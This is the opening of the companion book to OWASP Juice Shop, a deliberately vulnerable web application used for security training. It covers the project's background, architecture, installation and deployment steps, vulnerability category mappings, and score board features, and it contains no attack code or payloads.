



BJÖRN KIMMINICH

Table of Contents

Preface

Introduction	1.1
Why OWASP Juice Shop exists	1.2
Architecture overview	1.3

Part I - Hacking preparations

Hacking preparations	2.1
Running OWASP Juice Shop	2.2
Vulnerability categories	2.3
Challenge tracking	2.4
Hacking exercise rules	2.5
Walking the "happy path"	2.6
Customization	2.7
Hosting a CTF event	2.8

Part II - Challenge hunting

Challenge hunting	3.1
Finding the Score Board	3.2
Injection	3.3
Broken Authentication	3.4
Sensitive Data Exposure	3.5
XML External Entities (XXE)	3.6
Improper Input Validation	3.7
Broken Access Control	3.8
Security Misconfiguration	3.9
Cross Site Scripting (XSS)	3.10
Insecure Deserialization	3.11
Vulnerable Components	3.12
Security through Obscurity	3.13
Unvalidated Redirects	3.14
Broken Anti-Automation	3.15
Cryptographic Issues	3.16
Miscellaneous	3.17

Part III - Getting involved

Getting involved	4.1
Provide feedback	4.2
Contribute to development	4.3
Codebase 101	4.4
Help with translation	4.5
Hacking Instructor tutorial scripts	4.6
Donations	4.7

Appendix

Challenge solutions	5.1
Trainer's guide	5.2
Troubleshooting	5.3
Cheat detection	5.4
Integration	5.5
Monitoring	5.6
Chatbot training data	5.7
Jingle lyrics	5.8

Postface

About this book	6.1
-----------------	-----

Pwning OWASP Juice Shop

Written by [Björn Kimminich](#)



This is the official companion guide to the **OWASP Juice Shop** application. Being a web application with a vast number of intended security vulnerabilities, the OWASP Juice Shop is supposed to be the opposite of a *best practice* or *template application* for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The OWASP Juice Shop is an open-source project hosted by the non-profit [Open Web Application Security Project® \(OWASP\)](#) and is developed and maintained by volunteers. The content of this book was written for v12.6.0 of OWASP Juice Shop.

The book is divided into three parts:

Part I - Hacking preparations

Part one helps you to get the application running and to set up optional hacking tools.

Part II - Challenge hunting

Part two gives an overview of the vulnerabilities found in the OWASP Juice Shop including hints how to find and exploit them in the application.

Part III - Getting involved

Part three shows up various ways to contribute to the OWASP Juice Shop open source project.

Please be aware that this book is not supposed to be a comprehensive introduction to Web Application Security in general. For every category of vulnerabilities present in the OWASP Juice Shop you will find a brief explanation - typically by quoting and referencing to existing content on the given topic.

Download a .pdf, .epub, or .mobi file from:

- <https://leanpub.com/juice-shop> (official release)

Read the book online at:

- <https://pwnning.owasp-juice.shop>

Contribute content, suggestions, and fixes on GitHub:

- <https://github.com/bkimminich/pwnning-juice-shop>

Official OWASP Juice Shop project homepage:

- <https://owasp-juice.shop>
-



Open Web Application Security Project and OWASP are registered trademarks of the OWASP Foundation, Inc. This work is licensed under a [Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License](https://creativecommons.org/licenses/by-nc-nd/4.0/).

Why the Juice Shop exists

To the unsuspecting user the Juice Shop just looks like a small online shop which sells - *surprise!* - fruit & vegetable juice and associated products. Except for the entirely overrated payment and delivery aspect of the e-commerce business, the Juice Shop is fully functional. But this is just the tip of the iceberg. The Juice Shop contains 100 challenges of varying difficulty where you are supposed to exploit underlying security vulnerabilities. These vulnerabilities were intentionally planted in the application for exactly that purpose, but in a way that actually happens in "real-life" web development as well!

Your hacking progress is tracked by the application using immediate push notifications for successful exploits as well as a score board for progress overview. Finding this score board is actually one of the (easiest) challenges! The idea behind this is to utilize [gamification](#) techniques to motivate you to get as many challenges solved as possible - similar to unlocking achievements in many modern video games.

Development of the Juice Shop started in September 2014 as the author's personal initiative, when his employer needed a more modern security training exercise environment for an in-house web application. The previously used environment was still from the era of server-side rendered ASP/JSP/Servlet and did not reflect the reality of current web technology. The Juice Shop was developed as open-source software without any corporate branding right from the beginning. By the end of 2014, most of the current e-commerce functionality was up and running

- along with an initial number of planted vulnerabilities. Over the years more variants of vulnerabilities were added. In parallel, the application was kept up-to-date with the latest web technology (e.g. WebSockets and OAuth 2.0) and frontend frameworks (i.e. by migrating from AngularJS with Bootstrap to Angular with Material Design). Some of these additional capabilities brought the chance to add corresponding vulnerabilities - and the list of challenges has been growing ever since.

Apart from the hacker and awareness training use case, penetration testing tools and automated security scanners are invited to use the Juice Shop as a sort of guinea pig-application to check how well their products cope with JavaScript-heavy application frontends and REST APIs.

Why OWASP Juice Shop?

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Our programming includes:

Community-led open source software projects Over 275 local chapters worldwide Tens of thousands of members Industry-leading educational and training conferences We are an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of our projects, tools, documents, forums, and chapters are free and open to anyone interested in improving application security. The OWASP Foundation launched on December 1st, 2001, becoming incorporated as a United States non-profit charity on April 21, 2004.¹

Two years after its inception the Juice Shop was submitted and accepted as an *OWASP Tool Project* by the [Open Web Application Security Project](#) in September 2016. This move increased the overall visibility and outreach of the project significantly, as it exposed it to a large community of application security practitioners.

Once in the OWASP project portfolio it took only eight months until Juice Shop was promoted from the initial *Incubator* maturity level to *Lab Projects* level. By the end of July 2018 the Juice Shop was promoted to the final *Flagship* maturity stage for OWASP projects.

FLAGSHIP mature projects

Why the name "Juice Shop"?


In German there is a dedicated word for *dump*, i.e. a store that sells lousy wares and does not exactly have customer satisfaction as a priority: *Saftladen*. Reverse-translating this separately as *Saft* and *Laden* yields *juice* and *shop* in English. That is where the project name comes from. The fact that the initials *JS* match with those commonly used for *JavaScript* was purely coincidental and not related to the choice of implementation technology.

Why the logo?

Other than the name, the Juice Shop logo was designed explicitly with *JavaScript* in mind:



The author's idea was to convert one of the (unofficial but popular) *JavaScript* shield-logos into a **leaking juice box** because it had a quite matching shape for this shenanigans:



In 2017 the logo received a facelift and a spin-off when the Juice Shop introduced its Capture-the-flag extension (which is discussed in its own chapter [Hosting a CTF event](#)):



Why yet another vulnerable web application?

A considerable number of vulnerable web applications already existed before the Juice Shop was created. The [OWASP Vulnerable Web Applications Directory \(VWAD\)](#) maintains a list of these applications. When the Juice Shop came to life there were only *server-side rendered* applications in the VWAD, but *Rich Internet Application (RIA)* or *Single Page Application (SPA)* style applications were already a commodity at that time. Juice Shop was meant to fill that gap.

Many of the existing vulnerable web applications were very rudimentary in their functional scope. So the aim of the Juice Shop was also to give the impression of a functionally complete e-commerce application that could actually exist like this in the wild.

1. <https://owasp.org/about/> ↵

Architecture overview


The OWASP Juice Shop is a pure web application implemented in JavaScript and TypeScript (which is compiled into regular JavaScript). In the frontend the popular [Angular](#) framework is used to create a so-called *Single Page Application*. The user interface layout is implementing Google's [Material Design](#) using [Angular Material](#) components. It uses [Angular Flex-Layout](#) to achieve responsiveness. All icons found in the UI are originating from the [Font Awesome](#) library.

JavaScript is also used in the backend as the exclusive programming language: An [Express](#) application hosted in a [Node.js](#) server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API. As an underlying database a light-weight [SQLite](#) was chosen, because of its file-based nature. This makes the database easy to create from scratch programmatically without the need for a dedicated server. [Sequelize](#) and [finale-rest](#) are used as an abstraction layer from the database. This allows using dynamically created API endpoints for simple interactions (i.e. CRUD operations) with database resources while still allowing the execution of custom SQL for more complex queries.

As an additional data store, a [MarsDB](#) is part of the OWASP Juice Shop. It is a JavaScript derivative of the widely used [MongoDB](#) NoSQL database and compatible with most of its query/modify operations.

The push notifications that are shown when a challenge was successfully hacked, are implemented via [WebSocket Protocol](#). The application also offers convenient user registration via [OAuth 2.0](#) so users can sign in with their Google accounts.

The following diagram shows the high-level communication paths between the client, server and data layers:



Part I - Hacking preparations

OWASP Juice Shop offers multiple ways to be deployed and used. The author himself has seen it run on

- restricted corporate Windows machines
- heavily customized Linux distros
- all kinds of Apple hardware
- overclocked Windows gaming notebooks
- Chromebooks with native Linux support
- various cloud platforms

Chance is pretty high that you will be able to get it running on your computer as well. This part of the book will help your install and run the Juice Shop as well as guide you through the application and some fundamental rules and hints for hacking it.

Should you run into issues during installation or launch of the application, please do not hesitate to [ask for help in the community chat](#) or by [opening a GitHub issue!](#) Please just make sure that you flipped through [the appendix on troubleshooting](#) first.

Running OWASP Juice Shop

System requirements

To run a single instance of Juice Shop the following memory and CPU requirements apply. These resources are needed for the Juice Shop application process itself. Any additional resources needed by your environment (e.g. Docker or Vagrant) come on top.


- **Minimum** system specification
 - 128 MB RAM
 - 100 millicpu CPU
 - 300 MB free disk space
- **Recommended** system specification
 - 256 MB RAM
 - 200 millicpu CPU
 - 800 MB free disk space

If installing [from sources](#) an additional 700 MB free disk space are required for the Git history in both minimum and recommended spec.

Run options

In the following sections you find step-by-step instructions to deploy a running instance of OWASP Juice Shop for your personal hacking endeavours.

One-click cloud instance




The quickest way to get a running instance of Juice Shop is to click the *Deploy to Heroku* button in the [Setup section of the README.md on GitHub](#). You have to log in with your Heroku account and will then receive a single instance (or *dyno* in Heroku lingo) hosting the application. If you have forked the Juice Shop repository on GitHub, the *Deploy to Heroku* button will deploy your forked version of the application. To deploy the latest official version you must use the button of the original repository at <https://github.com/bkimminich/juice-shop>.

As the Juice Shop is supposed to be hacked and attacked - maybe even with aggressive brute-force scripts or automated scanner software - one might think that Heroku would not allow such activities on their cloud platform. Quite the opposite! When describing the intended use of Juice Shop to the Heroku support team they answered with:

That sounds like a great idea. So long as you aren't asking people to DDoS it that should be fine. People are certainly welcome to try their luck against the platform and your app so long as it's not DDoS.

As a little related anecdote, the OWASP Juice Shop was even crowned [Heroku Button of the Month in November 2017](#) and once more [in March 2019](#):



Local installation

To run the Juice Shop locally you need to have [Node.js](#) installed on your computer. The Juice Shop officially runs on versions 10.x, 12.x and 14.x of Node.js, closely following the official [Node.js Long-term Support Release Schedule](#). During development and Continuous Integration (CI) the application is automatically tested with these current versions of Node.js. The officially recommended version to run Juice Shop is either the most recent *Long-term Support (LTS)* version or the *Current Release* version. Therefore Juice Shop recommends Node.js 14.x for its own v12.6.0 release.

From sources

1. Install [Node.js](#) on your computer.
2. On the command line run `git clone https://github.com/bkimminich/juice-shop.git`.
3. Go into the cloned folder with `cd juice-shop`
4. Run `npm install`. This only has to be done before the first start or after you changed the source code.
5. Run `npm start` to launch the application.
6. Browse to <http://localhost:3000>

From pre-packaged distribution

1. Install a 64bit [Node.js](#) on your Windows, MacOS or Linux machine.
2. Download `juice-shop-<version>_<node-version>_<os>_x64.zip` (or `.tgz`) attached to the [latest release on GitHub](#).

3. Unpack the archive and run `npm start` in unpacked folder to launch the application
4. Browse to <http://localhost:3000>

Docker image

You need to have [Docker](#) installed to run Juice Shop as a container inside it. Following the instructions below will download the current stable version (built from `master` branch on GitHub) which internally runs the application on the currently recommended Node.js version 14.x.

1. Install [Docker](#) on your computer.
2. On the command line run `docker pull bkimminich/juice-shop` to download the `latest` image described above.
3. Run `docker run -d -p 3000:3000 bkimminich/juice-shop` to launch the container with that image.
4. Browse to <http://localhost:3000>.

If you are using Docker on Windows - inside a VirtualBox VM - make sure that you also enable port forwarding from host `127.0.0.1:3000` to `0.0.0.0:3000` for TCP.

Supported architectures

The official Docker image is built automatically during CI/CD for `linux/amd64`. Beginning with `v11.1.1` an official `linux/arm` image is built for each tagged release as well as for `latest`. This build is currently executed manually on a RaspberryPi 4B model with Raspian 32bit. If an `arm` image is available, a compatible computer will automatically pull that image instead of the `amd64` version when running `docker pull bkimminich/juice-shop`.

Vagrant

Vagrant is an open-source solution for building and maintaining virtual software development environments. It creates a Virtualbox VM that will launch a Docker container instance of the `latest` Juice Shop image v12.6.0.

1. Install [Vagrant](#) and [Virtualbox](#)
2. Run `git clone https://github.com/bkimminich/juice-shop.git` (or [clone your own fork of the repository](#))
3. Run `cd juice-shop && vagrant up`
4. Browse to 192.168.33.10

Amazon EC2 Instance

You need to have an account at [Amazon Web Services](#) in order to create a server hosting the Juice Shop there.

1. In the EC2 sidenav select *Instances* and click *Launch Instance*
2. In *Step 1: Choose an Amazon Machine Image (AMI)* choose an *Amazon Linux AMI* or *Amazon Linux 2 AMI*

3. In *Step 3: Configure Instance Details* unfold *Advanced Details* and copy the script below into *User Data*
4. In *Step 6: Configure Security Group* add a *Rule* that opens port 80 for HTTP
5. Launch your instance
6. Browse to your instance's public DNS

```
#!/bin/bash
yum update -y
yum install -y docker
service docker start
docker pull bkimminich/juice-shop
docker run -d -p 80:3000 bkimminich/juice-shop
```

AWS EC2 Launch Template

1. In the *EC2* sidenav select *Launch Templates* and click *Create launch template*
2. Under *Launch template contents* select as *AMI ID* either *Amazon Linux AMI* or *Amazon Linux 2 AMI* (by using *Search for AMI*)
3. In the same section add a *Security Group* that opens port 80 for HTTP
4. Unfold *Advanced details* at the bottom of the screen and paste in the script above into *User Data*
5. Create your launch template
6. Launch one or multiple EC2 instances from your template
7. Browse to your instance's public DNS

Azure Container Instance

1. Open and login (via `az login`) to your [Azure CLI](#) or login to the [Azure Portal](#), open the *CloudShell* and then choose *Bash* (not PowerShell).
2. Create a resource group by running `az group create --name <group name> --location <location name, e.g. "centralus">`
3. Create a new container by running `az container create --resource-group <group name> --name <container name> --image bkimminich/juice-shop --dns-name-label <dns name label> --ports 3000 --ip-address public`
4. Your container will be available at `http://<dns name label>.<location name>.azurecontainer.io:3000`

Azure Web App for Containers

1. Open your [Azure CLI](#) or login to the [Azure Portal](#), open the *CloudShell* and then choose *Bash* (not PowerShell).
2. Create a resource group by running `az group create --name <group name> --location <location name, e.g. "East US">`
3. Create an app service plan by running `az appservice plan create --name <plan name> --resource-group <group name> --sku S1 --is-linux`
4. Create a web app with the [Juice Shop Docker](#) image by running the following (on one line in the bash shell) `az webapp create --resource-group <group name> --plan <plan name> --name <app name> --deployment-container-image-name bkimminich/juice-shop`

Google Compute Engine Instance

1. Login to the Google Cloud Console and [open Cloud Shell](#).
2. Launch a new GCE instance based on the juice-shop container. Take note of the `EXTERNAL_IP` provided in the output.

```
gcloud compute instances create-with-container owasp-juice-shop-app --container-image
```



1. Create a firewall rule that allows inbound traffic to port 3000

```
gcloud compute firewall-rules create juice-rule --allow tcp:3000
```

1. Your container is now running and available at `http://<EXTERNAL_IP>:3000/`

Installing a specific release version

The installation instructions above will all give you the latest official release version of the Juice Shop. If you want to install a specific older version, you can easily do so by retrieving the corresponding tag from GitHub or Docker. For release v7.5.1 - which was the last version with the original AngularJS/Bootstrap frontend - for example:

- [From sources](#) - Run `git fetch --tags` and then `git checkout v7.5.1` before running `npm install`
- [Docker image](#) - Run `docker pull bkimminich/juice-shop:v7.5.1` instead of the usual `docker pull bkimminich/juice-shop`
- [From pre-packaged distribution](#) - Just download the older release from <https://github.com/bkimminich/juice-shop/releases> or <https://sourceforge.net/projects/juice-shop/files/>

To experience a preview of the next upcoming Juice Shop version you can do as follows:

- Simply visit <https://juice-shop-staging.herokuapp.com> and take a look
- [From sources](#) - Run `git fetch` and then `git checkout develop` before running `npm install`
- [Docker image](#) - Run `docker pull bkimminich/juice-shop:snapshot` instead of the usual `docker pull bkimminich/juice-shop`

❶ Please be aware that support by the core team or community is limited (at best) for outdated and unreleased versions alike. To fully enjoy your OWASP Juice Shop experience, it is recommended to always use the latest version.

Self-healing-feature

OWASP Juice Shop was not exactly designed and built with a high availability and reactive enterprise-scale architecture in mind. It runs perfectly fine and fast when it is attacked via a browser by a human. When under attack by an

automated tool - especially aggressive brute force scripts - the server might crash under the load. This could - in theory - leave the database and file system in an unpredictable state that prevents a restart of the application.

That is why - in practice - Juice Shop wipes the entire database and the folder users might have modified during hacking. After performing this *self-healing* the application is supposed to be restartable, no matter what kind of problem originally caused it to crash. For convenience the *self-healing* happens during the start-up (i.e. `npm start`) of the server, so no extra command needs to be issued to trigger it.

Single-user restriction

There is one fundamental restriction that needs to be taken into account when working with the OWASP Juice Shop, especially in group trainings or lectures:

A server instance of OWASP Juice Shop is supposed to be used by only a single-user!


This restriction applies to all the [Run Options](#) explained above. It is technically necessary to make the [Self-healing-feature](#) work properly and consistently. Furthermore, when multiple users would attack the same instance of the Juice Shop all their progress tracking would be mixed leading to inevitable confusion for the individual hacker. The upcoming [Challenge tracking](#) chapter will illustrate this topic.

It should not go unmentioned that it is of course okay to have multiple users hack the same instance from a shared machine in a kind of *pair-hacking-style*.

If you want to centrally host Juice Shop instances for multiple users you find more information in section [Hosting individual instances for multiple users](#) of the trainer's guide.

Vulnerability Categories

The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as [OWASP Top 10](#), [OWASP ASVS](#), [OWASP Automated Threat Handbook](#) and [OWASP API Security Top 10](#) or MITRE's [Common Weakness Enumeration](#). The following table presents a mapping of the Juice Shop's categories to OWASP, CWE and WASC threats, risks and attacks (without claiming to be complete).



Category Mappings

Category	OWASP	CWE	WASC
Broken Access Control	A5:2017, API1:2019, API5:2019	CWE-22, CWE-285, CWE-639	WASC-02, WASC-09, WASC-16
Broken Anti-Automation	OWASP-AT-004, API4:2019, OWASP-AT-010, OAT-009, OAT-015, OAT-008	CWE-362	WASC-11, WASC-21
Broken Authentication	A2:2017, API2:2019	CWE-287, CWE-352	WASC-01, WASC-49
Cross Site Scripting (XSS)	A7:2017	CWE-79	WASC-8
Cryptographic Issues	A3:2017	CWE-326, CWE-327, CWE-328, CWE-950	-
Improper Input Validation	ASVS V5, API6:2019	CWE-20	WASC-20
Injection	A1:2017, API8:2019	CWE-74, CWE-89	WASC-19, WASC-28, WASC-31
Insecure Deserialization	A8:2017	CWE-502	-
Miscellaneous	-	-	-
Security Misconfiguration	A6:2017, A10:2017, API7:2019, API9:2019, API10:2019	CWE-209	WASC-14, WASC-15
Security through Obscurity	-	CWE-656	-
Sensitive Data Exposure	A3:2017, API3:2019, OTG-CONFIG-004	CWE-200, CWE-530, CWE-548	WASC-13
Unvalidated Redirects	A10:2013	CWE-601	WASC-38
Vulnerable Components	A9:2017	CWE-829, CWE-506, CWE-1104	-
XML External Entities (XXE)	A4:2017	CWE-611	WASC-43

Challenge tracking

The Score Board

In order to motivate you to hunt for vulnerabilities, it makes sense to give you at least an idea what challenges are available in the application. Also, you should know when you actually solved a challenge successfully, so you can move on to another task. Both these cases are covered by the application's score board.

On the score board you can view a list of all available challenges with a brief description. Some descriptions are *very explicit* hacking instructions. Others are just *vague hints* that leave it up to you to find out what needs to be done.

The challenges are rated with a difficulty level between \star and $\star\star\star\star\star\star$, with more stars representing a higher difficulty. To make the list of challenges less daunting, they are clustered by difficulty. By default, only the 1-star challenges are unfolded. You can open or collapse all challenge blocks as you like. Collapsing a block has *no impact* on whether you can *solve* any of its challenges.

The difficulty ratings have been continually adjusted over time based on user feedback. The ratings allow you to manage your own hacking pace and learning curve significantly. When you pick a 5- or 6-star challenge you should *expect* a real challenge and should be less frustrated if you fail on it several times. On the other hand if hacking a 1- or 2-star challenge takes very long, you might realize quickly that you are on a wrong track with your chosen hacking approach.

Finally, each challenge states if it is currently *unsolved* or *solved*. The current overall progress is represented in a progress bar on top of the score board. Especially in group hacking sessions this allows for a bit of competition between the participants.

If not deliberately turned off (see [Customization](#)) you can hover over each *unsolved* label to see a hint for that challenge. If a "book" icon is also displayed within the label, you can click on it to be redirected to the corresponding hints section in [Part 2](#) of this book.

Challenge Filters

Additional to the filtering by difficulty, you can filter the Score Board by [challenge categories](#), e.g. to focus your hacking efforts on specific vulnerabilities. You can also hide all solved challenges to reduce the level of distraction on the Score Board.

☞ Selecting *Show all* for all difficulties and all challenges might impact the load time of the Score Board significantly!


Challenge Tags

Starting with `v12.0.0` tags were introduced to help classify challenges which either favor a certain hacking approach or share some trait orthogonal to the categories.

- **Shenanigans** marks challenges which are not considered serious and/or realistic but exist more for entertainment
- **Contraption** indicates that a challenge is not exactly part of a realistic scenario but might be a bit forced or crafted
- **OSINT** marks challenges which require some Internet research or *social stalking* activity outside the application
- **Good Practice** highlights challenges which are less about vulnerabilities but promoting good (security) practices
- **Danger Zone** marks [potentially dangerous challenges](#) which are disabled on Docker/Heroku by default due to RCE or other risks
- **Good for Demos** highlights [challenges which are suitable for live demos](#) or awareness trainings
- **Prerequisite** marks challenges which need to be solved before one or more other challenges can be (realistically) solved
- **Brute Force** marks challenges where automation of some security tool or custom script is an option or even prerequisite
- **Tutorial** marks challenges for which a [Hacking Instructor script](#) exists to assist newcomers
- **Code Analysis** marks challenges where it can be helpful to rummage through some source code of the application or that of a third party

Success notifications


The OWASP Juice Shop employs a simple yet powerful gamification mechanism: Instant success feedback! Whenever you solve a hacking challenge, a notification is *immediately* shown on the user interface.



This feature makes it unnecessary to switch back and forth between the screen you are attacking, and the score board to verify if you succeeded. Some challenges will force you to perform an attack outside of the Juice Shop web interface, e.g. by interacting with the REST API directly. In these cases the success notification will light up when you come back to the regular web UI the next time.

To make sure you do not miss any notifications they do not disappear automatically after a timeout. You have to dismiss them explicitly. In case a number of notifications "piled up" it is not necessary to dismiss each one individually, as you can simply `Shift`-click one of their X-buttons to dismiss all at the same time.

Depending on your application configuration, each challenge notification might also show a symbol with a character sequence next to it. If you are doing a hacking session just on your own, you can completely ignore this flag. The code is only relevant if you are participating in a CTF event. Please refer to chapter [Hosting a CTF event](#) for more information this topic.




Automatic saving and restoring hacking progress

The [self-healing feature](#) - by wiping the entire database on server start - of Juice Shop was advertised as a benefit just a few pages before. This feature comes at a cost, though: As the challenges are also part of the database schema, they will be wiped along with all the other data. This means, that after every restart you start with a clean 0% score board and all challenges in *unsolved* state.

To keep the resilience against data corruption but allow users to *pick up where they left off* after a server restart, your hacking progress is automatically saved whenever you solve a challenge - as long as you allow Browser cookies!

After restarting the server, once you visit the application your hacking progress is automatically restored:




The auto-save mechanism keeps your progress for up to 30 days after your previous hacking session. When the score board is restored to its prior state, a torrent of success notifications will light up - depending on how many challenges you solved up to that point. As mentioned earlier these can be bulk-dismissed by `Shift`-clicking any of the X-buttons.

If you want to start over with a fresh hacking session, simply click the *Delete cookie to clear hacking progress* button. After the next server restart, your score board will be blank.

Manual progress and settings backup


With the round *Backup* and *Restore* buttons on the Score Board you can save and later restore your hacking progress as well as language, Score Board filters, banner dismissal to a `JSON` file.



The backup format is independent of your system or browser, meaning you can use the backup file to conveniently transfer your progress and settings from one computer to another. Example:

```
{
  "version": 1,
  "scoreBoard": {
    "displayedDifficulties": [ 1, 2, 3 ],
    "displayedChallengeCategories": [
      "Broken Access Control",
      "Broken Anti Automation"
    ],
    "banners": {
      "welcomeBannerStatus": "dismiss",
      "cookieConsentStatus": "dismiss"
    },
    "language": "de_DE",
    "continueCode": "rzJBXpa...bm45J2okY7LX4v7o"
  }
}
```

When the backup restore is successful, you must click "Apply changes now" in the corresponding message to trigger the hacking progress restore as well as the language changes in backend data.



If you do not click that button before the message vanishes, you can also restart your application server to apply the backup of hacking progress.

